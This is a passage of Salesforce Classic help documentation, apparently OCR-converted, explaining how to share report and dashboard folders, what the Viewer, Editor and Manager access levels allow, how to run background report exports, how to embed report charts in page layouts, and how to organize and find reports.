
If you only have one or two people to share a report or dashboard folder with, give them access individually.

1. On the Reports tab, hover over a report folder in the left pane, click , and then select **Share**.
2. Select **Internal Users**.

   Note: Internal users don't include customer portal or partner portal users.

3. Find the user you want, click **Share**, and choose an access level.

   To search, just start entering a name.



4. Click **Done**, review your changes, and click **Close**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To share a report folder with internal users:

- "Manager" folder access or "Manage Reports in Public Folders"

To share a dashboard folder with internal users:

- "Manager" folder access or "Manage Dashboards in Public Folders"

Share a Report or Dashboard with a Group

If more than one or two people need access to an analytics folder, share the folder with a public group. That way you don't have to keep track of which individuals you've shared it with.

1. On the Reports tab, hover over a report folder in the left pane, click , and then select **Share**.
2. Select **Public Groups**.
3. Find the group you want, and click **Share**.
   To search, start typing a name.



4. Choose the sharing level you want to give this group.

   Note: Portal users can only have Viewer access to reports, and they can't use dashboards.

5. Click **Done**, review your changes, and click **Close**.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To share a report folder with public groups:

- "Manager" folder access or "Manage Reports in Public Folders"

To share a dashboard folder with public groups:

- "Manager" folder access or "Manage Dashboards in Public Folders"

Share a Report or Dashboard by Role

When you give people access to a report or dashboard folder based on their role, you can control who has access without having to keep track of users or groups.

You can give report or dashboard folder access to users in a role, or to those users plus users in roles subordinate to that role.

For example, suppose the `VP of Sales` role and its subordinates have Viewer access to a dashboard folder, while the role itself (VP of Sales) has Manager access to the folder. This means a user in the VP of Sales role has greater control than someone with a role that's lower in the role hierarchy. If the VP of Sales leaves the company, whoever next assumes that role will be able to manage dashboards in the folder.

1. On the Reports tab, hover over a report folder in the left pane, click , and then select **Share**.
2. Select **Roles** or **Roles and Subordinates**.
   - Select **Roles** if you want to give access to all users who have that role.
   - Select **Roles and Subordinates** if you want to give access to those users plus everyone with a role below them in the role hierarchy.
3. Find the role you want, click **Share**, and choose a level of access.
   To search, enter a name.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**


USER PERMISSIONS

To share a report folder with a role or role and subordinates:

- "Manager" folder access or "Manage Reports in Public Folders"

To share a dashboard folder with a role or role and subordinates:

- "Manager" folder access or "Manage Dashboards in Public Folders"



4. Click **Done**, review your changes, and click **Close**.

Access Levels for Report and Dashboard Folders

Each user, group, or role can have its own level of access to a report and dashboard folder. Viewers can see the data; Editors can determine what data is shown; and Managers can control access.

Tip: If you're not ready to share a report or dashboard, keep it in a personal folder that only you can access. The "My Personal Custom Reports" folder and the "My Personal Dashboards" folder are already set up for you. Create more if you need them. When you create a folder, it is accessible only to you and users with administrative permissions until you share it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Viewer Access Levels to Report and Dashboard Folders
   With Viewer access you can see the data in a report or dashboard, but you can't make any changes, except by cloning it into a new report or dashboard. All users have at least Viewer access to report and dashboard folders that have been shared with them. (Some users may have administrative user permissions that give them greater access.)
2. Editor Access to Report and Dashboard Folders
   When you are an Editor on a folder, you can view and modify the reports and dashboards it contains, and move them to and from any other folders you have Editor or Manager access to.
3. Manager Access to Report and Dashboard Folders
   With Manager access, you can do everything Viewers and Editors can do, plus control other users' access to it, change its properties, or delete it.

SEE ALSO:

Share a Report or Dashboard Folder

Compare Access Levels for Report and Dashboard Folders

Viewer Access Levels to Report and Dashboard Folders

With Viewer access you can see the data in a report or dashboard, but you can't make any changes, except by cloning it into a new report or dashboard. All users have at least Viewer access to report and dashboard folders that have been shared with them. (Some users may have administrative user permissions that give them greater access.)

For example, Samir is a sales rep who likes to start his day by checking his position on the sales leader board, which appears on the Master Sales dashboard. He has to refresh the dashboard to get the latest standings, so he needs to be able to view the data in the underlying reports. But he doesn't want to edit the reports or the dashboard. All he needs is Viewer access to the folder that contains the Master Sales dashboard.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Editor Access to Report and Dashboard Folders

When you are an Editor on a folder, you can view and modify the reports and dashboards it contains, and move them to and from any other folders you have Editor or Manager access to.

For example, Allison, a sales manager, wants to provide a different sales dashboard for each of three regional teams. She'll need Editor access to the folder that contains the Master Sales dashboard so she can move the underlying reports into the right folders and then modify them to show the appropriate data. She'll also need the Create and Customize Dashboards user permission.

Note: You can't give Editor access to standard report folders. All users get Viewer access to these folders by default.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Manager Access to Report and Dashboard Folders

With Manager access, you can do everything Viewers and Editors can do, plus control other users' access to it, change its properties, or delete it.

For example, Alan is a sales administrator who manages too many reports to pay attention to them all individually. He creates a report folder called Regional Reports. As its creator, he automatically has Manage rights to the folder. He gives Sales Reps, a public group, Viewer access. And he makes Allison, the sales manager, another Manager on the folder.

Note: You can't give Manager access to standard report folders. All users get Viewer access to these folders by default.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Compare Access Levels for Report and Dashboard Folders

Use this chart for a quick view of what Viewer, Editor, and Manager access enables users to do with report and dashboard folders.

	Viewer	Editor	Manager
View reports or dashboards in the folder	✅	✅	✅
Run reports in the folder	✅	✅	✅
Refresh dashboards in the folder	✅	✅	✅

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

	Viewer	Editor	Manager
Change, move, or delete your reports or dashboards in the folder	✓	✓	✓
See who has what level of access to the folder	✓	✓	✓
Change, move, or delete reports or dashboards that were created by someone else in the folder Note: If Enhanced Folder Sharing is turned on for your organization, then you also need the "View All Data" permission to change these dashboards.		✓	✓
Change the folder's name			✓
Change the folder's sharing settings			✓

SEE ALSO:

Turn On Enhanced Sharing for Reports and Dashboards

User Permissions for Sharing Reports and Dashboards

Each level of access to a report or dashboard folder consists of a combination of specific user permissions. As an administrator, you can further fine-tune users' access to dashboards and reports by assigning or removing one or more permissions.

When analytics folder sharing is enabled, all users get Viewer access to report and dashboard folders except users with higher administrative permissions. To give users broader privileges, assign Editor or Manager folder access and give report and dashboard user permissions as needed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

User Permission	Description
`Create and Customize Dashboards`	Create, edit, and delete dashboards in **My Personal Dashboards** folder. Create dashboards and save into any shared folder if sharing rights allow.
`Create and Customize Reports`	Create, edit, and delete reports in **My Personal Custom Reports** folder. Create reports and save into any shared folder if sharing rights allow.
`Create Dashboard Folders`	Create dashboard folders and manage them if sharing rights allow.
`Create Report Folders`	Create report folders and manage them if sharing rights allow.
`Edit My Dashboards`	Edit, move, save, and delete dashboards you created in shared folders.
`Edit My Reports`	Edit, move, save, and delete reports you created in shared folders.

`Manage Dashboards in Public Folders`	Create, edit, delete dashboards[1], and manage their sharing in all public dashboard folders, which does not include others' personal folders. This permission allows users to edit and share dashboards in all folders, including hidden folders. They also get these permissions: • `Create and Customize Dashboards` • `Create Dashboard Folders` • `Edit My Dashboards` • `View Dashboards in Public Folders` ([1] To edit a dynamic dashboard, users also need `Manage Dynamic Dashboards` and `View My Team's Dashboards`.)
`Manage Reports in Public Folders`	Create, edit, delete reports, and manage their sharing in all public report folders, which does not include others' personal folders. This permission allows users to edit and share reports in all folders, including hidden folders. They also get these permissions: • `Create and Customize Reports` • `Create Report Folders` • `Edit My Reports` • `View Reports in Public Folders`
`View Dashboards in Public Folders`	View dashboards in public dashboard folders, which does not include others' personal folders.
`View Reports in Public Folders`	View reports in public report folders, which does not include others' personal folders.

SEE ALSO:

Share a Report or Dashboard Folder

Compare Access Levels for Report and Dashboard Folders

Deliver Your Report

To get the information in your report to the people who need it, you can share the report's URL, make the report available for Chatter feeds, or export the data to another tool, such as Excel. You can also set the report to run on a schedule so that viewers always have the latest information.

Administrators, or users with the "Manage Public Reports" and "Create and Customize Reports" permissions, can create custom reports that all users can view. They can also organize reports by creating custom report folders and configuring which groups of users have access to them.

To make a report public, run the report and click **Save As**. Give the report a name and choose a public report folder.

1. Run Reports in the Background
   Run large reports in the background so you can keep working in Salesforce without waiting for results to display. This is a good way to run data-intensive reports that might otherwise time out due to the large number of report results.

SEE ALSO:

Export a Report
Schedule a Report for Refresh

Run Reports in the Background

Run large reports in the background so you can keep working in Salesforce without waiting for results to display. This is a good way to run data-intensive reports that might otherwise time out due to the large number of report results.

Reports exported to the background run sequentially, one at a time. Therefore, the latest report exported to the background runs after all reports previously exported to the background finish running.

You can export an unlimited number of reports to the background.

1. Export a Report to Run in the Background
   To set up a report to run in the background, you have to export it in a special way.
2. View and Manage Background Reports
   Once you've set up a report to run in the background, you can view and manage it from the background report exports list.

SEE ALSO:

The Report Run Page
Create a Custom Report in Accessibility Mode
Create a Report
Customizing Reports
Report Run Page Options
Export a Report

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To export reports to the background:

- "Background Report Export"

To view reports exported to the background by other users:

- "Background Report Export"

  AND

  "View All Data"

To manage reports exported to the background by other users:

- "Background Report Export"

  AND

  "Modify All Data"

Export a Report to Run in the Background

To set up a report to run in the background, you have to export it in a special way.

1. Create or run a report.
2. Click **Export Details** and choose **Run Background Export** from the drop-down button.

   Tip: When running an existing report, click this button to avoid waiting for report results to display.

3. Select a file encoding setting and a file format in which to export the report.
4. Choose how to save the report parameters.
   - Click `Save revisions` to save any parameter changes you made to the report before exporting. Selecting this option overwrites the parameters of the original report.
   - Click `Save revisions to a copy` to create a new report before exporting. If you select this option, enter a name and description for the report, and choose a report folder in which to save the report parameters.

   Note: Only parameters are saved, not results. To view report results, you must view report details from the background report exports list.

5. Click **Start Background Export**.

When your report has finished running and its results are ready for viewing, a link to the report details is emailed to you. You can download report results from the report exports list. You can only download data that you have permission to view.

Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).

In the unlikely event that a background export of a report fails, an email notification is sent to you. Reports exported to the background can fail for a number of reasons. For example, between the time you exported the report and the export process began, fields may have been deleted from the report, the report may have been deleted, or the status of the custom report type from which the report was created may have been changed to "In Development."

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To export reports to the background:
- "Background Report Export"

To view reports exported to the background by other users:
- "Background Report Export"

  AND

  "View All Data"

To manage reports exported to the background by other users:
- "Background Report Export"

  AND

  "Modify All Data"

View and Manage Background Reports

Once you've set up a report to run in the background, you can view and manage it from the background report exports list.

1. From Setup, enter *`Background Report Exports`* in the `Quick Find` box, then select **Background Report Exports**. The background report exports list appears.
2. View the details of a report exported to the background, such as its name, status, and location, by clicking the name of a report in the `Job Name` column.

   Note: For security purposes, Salesforce can require users to pass a CAPTCHA user verification test to export data from their org. This simple text-entry test prevents malicious programs from accessing your org's data. To pass the test, users must correctly type the two words displayed in the overlay's text box. The words entered in the text box must be separated by a space.

3. Click **Cancel** or **Del** next to the name of a report to cancel a pending export or to delete a report from the background report exports list.


When a report exported to the background finishes running, it is available for viewing in the background report exports list for 48 hours. After 48 hours, the report is automatically deleted.

Important: Reports deleted from the background report exports list are permanently deleted and *not* sent to the Recycle Bin.

4. Click **Refresh List** to view any reports that have been exported to the background since you began viewing the background report exports list.

Embedded Report Charts

Typically, users have had to navigate to the Reports tab to find data. But you can give them valuable information directly on the pages they visit often. To do that, embed report charts in detail pages for objects. When users see charts on pages, they are empowered to make decisions based on the data they see in the context of the page without going elsewhere. For example, an opportunity record shows important data directly on its detail page.



1. Example of Report Charts on an Account Page
   In this example, we've embedded two report charts on an important account page that show deals in the pipeline and open support cases for the account. From looking at the charts, the account executive can quickly gauge the account's activity and health.
2. Add a Report Chart to a Page Layout
   To embed a report chart on object pages, edit the object's page layout with the enhanced page layout editor, then add the chart.
3. Customizing a Report Chart in a Page Layout
   After you add a report chart to a page, you can customize it in the Chart Properties dialog box on the page layout editor.
4. Limits on Report Charts in Pages
   Consider these limits when embedding charts in detail pages.

Example of Report Charts on an Account Page


In this example, we've embedded two report charts on an important account page that show deals in the pipeline and open support cases for the account. From looking at the charts, the account executive can quickly gauge the account's activity and health.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

Report Charts on an Account Page



1. The pipeline chart shows opportunities for the account in various stages including two that were won. The account executive can hover on the chart to get the value of each opportunity (Values are highlighted if the source report chart has hover enabled). She is able to click the chart, go to the report, and get more details for these opportunities.
2. From the charts on open cases, she can see there are a couple of unresolved support issues for the account. She can click the chart, drill into the report for case details and follow up with the support engineers to get them resolved before a crucial meeting with the client.


Add a Report Chart to a Page Layout

To embed a report chart on object pages, edit the object's page layout with the enhanced page layout editor, then add the chart.

Before you add a chart, check that:

- Its source report is in a folder that's shared with users who need access. Reports in personal report folders are unavailable to add to a page.
- The source report format is summary or matrix.
- The source report has a chart.

1. Go to the page layout editor for the object that you're adding a chart to.
2. Click **Edit** next to the page layout.
3. Click **Report Charts**.



4. In the Quick Find box, type the name of the report and click to find and select the report chart.
   You can browse up to 200 recently viewed reports by chart type in the Report Charts palette.
5. Drag the chart to a new or existing section of the layout.
6. Click on the chart to customize it.
7. Click **Save**.
   The **Preview As** option is unavailable for report charts.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To view page layouts:
- "View Setup and Configuration"

To edit page layouts:
- "Customize Application"

SEE ALSO:

- Customizing a Report Chart in a Page Layout
- Example of Report Charts on an Account Page
- Limits on Report Charts in Pages
- Find Object Management Settings
- Page Layouts
- Page Layouts

Customizing a Report Chart in a Page Layout

After you add a report chart to a page, you can customize it in the Chart Properties dialog box on the page layout editor.

1. Hiding a Report Chart that Shows an Error
   A chart can sometimes, for whatever reason, show an error on the detail page instead of data. Since a chart with an error is not that useful, you have the option to hide it from viewers.
2. Filtering Report Charts to Show Data Relevant to the Page
   Charts usually filter to show relevant data when the chart's report type has a matching ID field for the record, such as Account ID for an account record. Occasionally, charts show data unfiltered. But you can set up a chart to be filterable if its report type has a lookup to the matching ID field.
3. Refreshing Report Chart Data
   Normally, charts refresh data once every 24 hours. But you can change a chart to refresh each time someone opens the page it's on. The refresh option is under the Chart Properties dialog box of the page layout editor. However, we recommend daily refresh over selecting the option, because users will soon reach the refresh limit or will wait for chart data to show until refresh is complete.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS


To view page layouts:
- "View Setup and Configuration"

To edit page layouts:
- "Customize Application"

Hiding a Report Chart that Shows an Error

A chart can sometimes, for whatever reason, show an error on the detail page instead of data. Since a chart with an error is not that useful, you have the option to hide it from viewers.

To hide such a chart, select **Hide chart with error** from the Chart Properties dialog box in the page layout editor.



A chart can show an error on a page for one or more of these reasons.

- The viewer doesn't have access to the field that's used for filtering.
- The viewer doesn't have access to the report folder.
- The report chart has been deleted from the report.
- The report definition has changed.
- The report itself is no longer available.

Filtering Report Charts to Show Data Relevant to the Page

Charts usually filter to show relevant data when the chart's report type has a matching ID field for the record, such as Account ID for an account record. Occasionally, charts show data unfiltered. But you can set up a chart to be filterable if its report type has a lookup to the matching ID field.


Make a Chart Filterable

When the chart's report type doesn't have a matching ID field for the record, the chart is not filtered. Instead, it shows all data.

A report chart on open cases shows information for all accounts on an account record. To make the chart filterable, edit the layout of the chart's cases custom report type, and add the `Account ID` field via lookup. Now when you view an account record, the chart is filtered.

Pick a Relevant Filter

Sometimes when there are multiple ID fields available to filter, the chart may not show any data. In such situations, select the most relevant ID field from the **Filtered by** drop-down in the Chart Properties dialog box. A chart on open opportunities on account records is filtered by `Partner Account ID`, which isn't that useful. But we can edit the chart properties and choose `Account ID` from the drop-down to filter by the account record.



Note: Charts can't filter for relevant data if the source report has reached the limit of 20 field filters.

Refreshing Report Chart Data

Normally, charts refresh data once every 24 hours. But you can change a chart to refresh each time someone opens the page it's on. The refresh option is under the Chart Properties dialog box of the page layout editor. However, we recommend daily refresh over selecting the option, because users will soon reach the refresh limit or will wait for chart data to show until refresh is complete.

Daily Refresh

Charts refresh data once every 24 hours. If within that time users want the latest, they can click **Refresh** on the chart.

Refresh When User Opens the Page

To change a chart's normal refresh, select **Refresh each time a user opens the page** in the Chart Properties dialog box of the page layout editor. This option triggers a chart refresh each time someone opens the page the chart is on. Selecting the option is not recommended for two reasons.

- There's a risk of reaching the chart refresh limit faster. Refreshes count towards the hourly limit for each user and organization.
- For reports that take longer to run, selecting this option can make users wait to see chart data.

Limits on Report Charts in Pages

Consider these limits when embedding charts in detail pages.

- You can have two report charts per page.
- You can only add report charts from the enhanced page layout editor. The mini console and the original page layout editor are not supported.
- On detail pages, users can refresh up to 100 report charts every 60 minutes.
- Your org can refresh up to 3,000 report charts every 60 minutes.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

SEE ALSO:

Add a Report Chart to a Page Layout

Example of Report Charts on an Account Page

Organize Reports

Keep your reports at your fingertips by sorting them into folders and deleting unused reports. If you have a lot of reports, you can use the search field to find the one you need.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

1. Find a Report
   Search for a report by name, description, or who created it or modified it last. Filter, sort, or search within a selected folder to refine your results.
2. Get the Information You Need From the Reports Tab List View
   To see the information you want to see about your reports, you can resize, hide, reorder, sort columns, and select the number of records to display in your list view on the Reports tab.
3. Print a Report
   Print a report from the run page of a report using your browser's print function.
4. Keep Favorite Report Folders In View
   Pin your most-used report and dashboard folders to the top of the folder list so you don't have to scroll down every time you need them.
5. Hide Unused Report Types
   If your users use only a subset of the available standard report types, you can hide the ones they don't need.

6. Move a Report or Dashboard Between Folders
   It's a good practice to keep reports and dashboards organized in folders that reflect their function and audience. You can drag and drop reports and dashboards from one folder to another.
7. Delete a Report
   You can delete a selected report from the Reports tab or from its run page.

Find a Report

Search for a report by name, description, or who created it or modified it last. Filter, sort, or search within a selected folder to refine your results.

1. On the Reports tab, type in the search box.

Search looks up all folders. Filters are set to *All Items* and *All Types* to display all of the folder's contents.

Salesforce searches these fields: **Name**, **Description**, **Last Modified By**, or **Created By**. Results are based on an exact match of what you typed with those fields.

If tagging is enabled and added to a custom report or dashboard, search by its tag in the global search box.

2. Refine results using these options:

To refine results by	Do this
Type	Select a filter: • *Reports* • *Dashboards* • *All Types* Type filters don't apply to report templates in standard report folders.
View	Select a filter: • *All Items* • *Recently Viewed* • *Items I Created* • *Items I'm Following* View filters.
A selected folder	Select a folder, then type in the search box. Filters are set to *All Items* and *All Types* to display all of the folder's contents.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To search for reports:
- "Run Reports"

To search for dashboards:
- "Run Reports" AND access to dashboard folder

To refine results by	Do this
Sorting	Click for the column and select **Sort Ascending** or **Sort Descending**. Sorting applies to all items in the list view, including the ones on subsequent pages.

SEE ALSO:

Dashboards Help You Visualize Complex Information

Get Started with Dashboards

Get the Information You Need From the Reports Tab List View

To see the information you want to see about your reports, you can resize, hide, reorder, sort columns, and select the number of records to display in your list view on the Reports tab.

- Customize your list view as follows:

Option	Description
To resize a column	Click and drag its right margin to the preferred size.
To hide a column	Click > **Columns** on any column and deselect the column you want to hide.
To reorder a column	Drag it to where you'd like it to appear.
To sort a column	Click for the column and select **Sort Ascending** or **Sort Descending**. Sorting applies to all items in the list view, including the ones on subsequent pages.
To change the number of records displayed per page	Click in the lower left corner of the list and select the desired setting. You can view 10, 25, 50, 100, or 200 records at a time. When you change this setting, you return to the first page of list results. Once set, however, you view the same number of records throughout the list. The record display setting on the Reports tab doesn't affect list views elsewhere in Salesforce.

EDITIONS

Available in: Salesforce Classic


Available in: **All** editions except **Database.com**

USER PERMISSIONS

To view the Reports tab:

- "Run Reports"

Select Column Header for Sorting and Hiding Columns



SEE ALSO:

Reports Give You Access to Your Data

Print a Report

Print a report from the run page of a report using your browser's print function.

- Click **Printable View** from the report's run page.
- From the browser dialog, do one of the following:
  - Open the report with your browser and use your browser's print function.
  - Save the file in Excel and use the print option in Excel.

SEE ALSO:

Export a Report

EDITIONS

Available in:Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To print reports:

- "Run Reports" and "Export Reports"

Keep Favorite Report Folders In View


Pin your most-used report and dashboard folders to the top of the folder list so you don't have to scroll down every time you need them.

1. In the list of report and dashboard folders, hover over any folder, then click .

EDITIONS

Available in: Salesforce Classic

Available in all editions



2. Select **Pin to top**.
   Your folder moves to the top of the folders list.

Each new folder that you pin goes to the top of the list, above any folders you have already pinned. To move a pinned folder back to the top, just pin it again.

Hide Unused Report Types

If your users use only a subset of the available standard report types, you can hide the ones they don't need.

1. On the Reports tab, click **New Report**.
2. Select **Select Report Types to Hide**.
   The green check mark next to a report means it's visible to everyone.
3. To hide the report type, click the check mark to change it to an X.

EDITIONS

